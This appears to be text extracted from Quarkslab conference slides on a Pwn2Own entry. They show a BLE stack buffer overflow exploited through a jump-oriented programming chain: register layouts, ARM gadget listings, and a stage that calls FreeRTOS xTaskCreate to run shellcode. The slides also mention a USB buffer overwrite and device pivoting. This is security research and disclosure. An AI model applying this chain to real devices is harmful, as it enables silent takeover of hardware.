


Step #3: Use vuln#1 to trigger stack BoF on buf


Can't put exploit on stack as address **non-deterministic** (depends Task launch order).
⇒ Not reliable enough for pwn2own.



Chain #1 - Full Exploit



stack frame




Step #3: Use vuln#1 to trigger stack BoF on buf

All registers restored before return: pop {r4-11}

Can't ROP as overflow can override @ret but not beyond


⇒ JOP?



Chain #1 - Full Exploit




stack frame



104 bytes

`@ble_tmp_buff`



`@stage1` points to data, in THUMB, LSB should be set to jump on code



Step #4: Write a JOP chain to jump on `@stage1`

heap

`@stage1`

CreateTask
Shellcode


`@stage2`

 Task
Function


Chain #1 - Full Exploit




@ble_tmp_buff



stack frame



.text




heap

@stage1

CreateTask
Shellcode


@stage2

Task
Function



registers state


Chain #1 - Full Exploit



Chain #1 - Full Exploit





@ble_tmp_buff



stack frame

JOP chain	
...	
buff[8]	-
...	-
r4	@ble_tmp_buff
r5	@gadget2
r6	@scratch
r7	@scratch+0xc
r8	@gadget3
r9	-
r10	-
r11	-
@ret	@gadget1

104 bytes




r0	@stage1
r1	#0

registers state

Chain #1 - Full Exploit



@ble_tmp_buff



stack frame

104 bytes

JOP chain	
...	
buff[8]	-
...	-
r4	@ble_tmp_buff
r5	@gadget2
r6	@scratch
r7	@scratch+0xc
r8	@gadget3
r9	-
r10	-
r11	-
@ret	@gadget1

.text

@gadget1

```
ldr r0, [r4]
mov r1, #0
blx r5
```

@gadget2

```
addr r0, #1
str r0, [r6, #0xc]
mov r2, #1
ldr r0, [r6]
mov r1, #0
blx r8
```

@gadget3

```
ldr r1, [r7]
blx r1
```

heap

@stage1

CreateTask
Shellcode

@stage2

Task
Function


r0	@stage1 + 1
r1	#0

registers state


Chain #1 - Full Exploit



@ble_tmp_buff



stack frame



.text

@gadget1

```
ldr r0, [r4]
mov r1, #0
blx r5
```

@gadget2

```
addr r0, #1
str r0, [r6, #0c]
mov r2, #1
ldr r0, [r6]
mov r1, #0
blx r8
```

@gadget3

```
ldr r1, [r7]
blx r1
```

(stores at
@scratch +
tmp address)

heap

@stage1

CreateTask
Shellcode

@stage2

Task
Function


r0	@stage1 + 1
r1	#0

registers state


Chain #1 - Full Exploit



@ble_tmp_buff



stack frame



.text

@gadget1

```
ldr r0, [r4]
mov r1, #0
blx r5
```

@gadget2

```
addr r0, #1
str r0, [r6, #0xc]
mov r2, #1
ldr r0, [r6]
mov r1, #0
blx r8
```

@gadget3

```
ldr r1, [r7]
blx r1
```

(junk)

heap

@stage1

CreateTask
Shellcode

@stage2

Task
Function


r0	@stage1 + 1
r1	#0

registers state


Chain #1 - Full Exploit




@ble_tmp_buff



stack frame



.text




(erase our address!)

heap

@stage1

@stage2




r0	xxxxxxxxxx
r1	#0

registers state


Chain #1 - Full Exploit



@ble_tmp_buff



stack frame



.text

@gadget1

```
ldr r0, [r4]
mov r1, #0
blx r5
```

@gadget2

```
addr r0, #1
str r0, [r6, #0xc]
mov r2, #1
ldr r0, [r6]
mov r1, #0
blx r8
```

.....➔

@gadget3

```
ldr r1, [r7]
blx r1
```

(junk)

heap

@stage1

CreateTask
Shellcode

@stage2

Task
Function


r0	xxxxxxxxxx
r1	#0

registers state

Chain #1 - Full Exploit



@ble_tmp_buff



stack frame

JOP chain	
...	
buff[8]	-
...	-
r4	@ble_tmp_buff
r5	@gadget2
r6	@scratch
r7	@scratch+0xc
r8	@gadget3
r9	-
r10	-
r11	-
@ret	@gadget1

104 bytes

.text

@gadget1

```
ldr r0, [r4]
mov r1, #0
blx r5
```

@gadget2

```
addr r0, #1
str r0, [r6, #0xc]
mov r2, #1
ldr r0, [r6]
mov r1, #0
blx r8
```

@gadget3

```
ldr r1, [r7]
blx r1
```

(read it back !)

heap

@stage1

CreateTask
Shellcode

@stage2

Task
Function


r0	xxxxxxxxxx
r1	@stage1 + 1

registers state

Chain #1 - Full Exploit



@ble_tmp_buff



stack frame

JOP chain	
...	
buff[8]	-
...	-
r4	@ble_tmp_buff
r5	@gadget2
r6	@scratch
r7	@scratch+0xc
r8	@gadget3
r9	-
r10	-
r11	-
@ret	@gadget1

104 bytes

.text

@gadget1

```
ldr r0, [r4]
mov r1, #0
blx r5
```

@gadget2

```
addr r0, #1
str r0, [r6, #0xc]
mov r2, #1
ldr r0, [r6]
mov r1, #0
blx r8
```

@gadget3

```
ldr r1, [r7]
blx r1
```

@stage1

@stage2

heap

CreateTask
Shellcode

Task
Function

r0	xxxxxxxxxx
r1	@stage1 + 1


registers state

Chain #1 - Full Exploit




1. Calls FreeRTOS: `xTaskCreate(@stage2, "exploit", ...)`
2. Returns where BLECFGMTU function should have

⇒ Execution flow restored properly




(In reality the task code is copied at another location than the heap that might be overridden).


Chain #1 - Full Exploit



FreeRTOS creates the task and jumps on the final stage



- + 100% stable
- + do not cause any service interruption



Quarkslab

Chain #2: USB



⇒ RE **uneasy** (*plenty callbacks function pointers*) but likely based on an **OSS library**
([libusb_stm32](#), [stm32-usbx](#))




Missing validation of message length
⇒ **Buffer overread/overwrite**


Device is **compromised**
and what now ?

(besides participating to pwn2own)

⇒ Full internal device pivoting capabilities
(can flash any of the internal firmwares)

